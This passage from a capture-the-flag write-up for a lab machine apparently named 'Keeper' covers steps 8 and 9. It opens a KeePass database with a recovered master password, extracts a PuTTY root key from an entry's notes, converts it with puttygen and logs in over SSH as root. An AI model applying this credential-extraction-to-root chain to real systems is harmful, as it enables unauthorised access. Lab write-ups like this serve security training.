
Step 8:

Install keepass2 using the command

# apt-get install keepass2

Now run the command

# keepass2 passcodes.kdbx



Open Database - passcodes.kdbx
Enter Master Key
/home/Mysterious/Desktop/new_htb_room/keep...
Help
OK
Cancel

☑ Master Password: rødgrød med fløde

□ Key File: (None)


□ Windows User Account

After log in, we got 2 entries. Right click on the root entry and press *Edit entry*.



Title	User Name	Password	URL	Notes ^
Ticketing Syster	lnorgaard	********		http://tickets.keep
keeper.htb (Tick	root	********		PuTTY-Use

Now, copy the *Notes* in the entry and save it in a file called *key.ppk* .


Edit Entry
Edit Entry
You're editing an existing entry.
Entry | Advanced | Properties | Auto-Type | History
Tools
OK
Cancel

Title: keeper.htb (Ticketing Server)

Icon:

User name: root

Password: **********

Repeat: **********

Quality: 64 bits 10 ch.

URL:

Notes:

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJ
vc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLH
BQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfc
FC+LM
Ci/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIB
```

☑ Expires: 10/25/2023 12:00:00 AM

Step 9:

Install *puttygen* tool using the command

# apt-get install putty-tools


After the installation, use the command

# puttygen key.ppk -O private-openssh -o id_rsa

# chmod 600 id_rsa

# ssh -i id_rsa root@10.10.11.227

Congratulations!! You have got the root shell. Now, you will get the *root flag* inside the *root.txt* file inside the */root* directory.



```
root@keeper:~# pwd
/root
root@keeper:~# ls
root.txt  RT30000.zip  SQL
```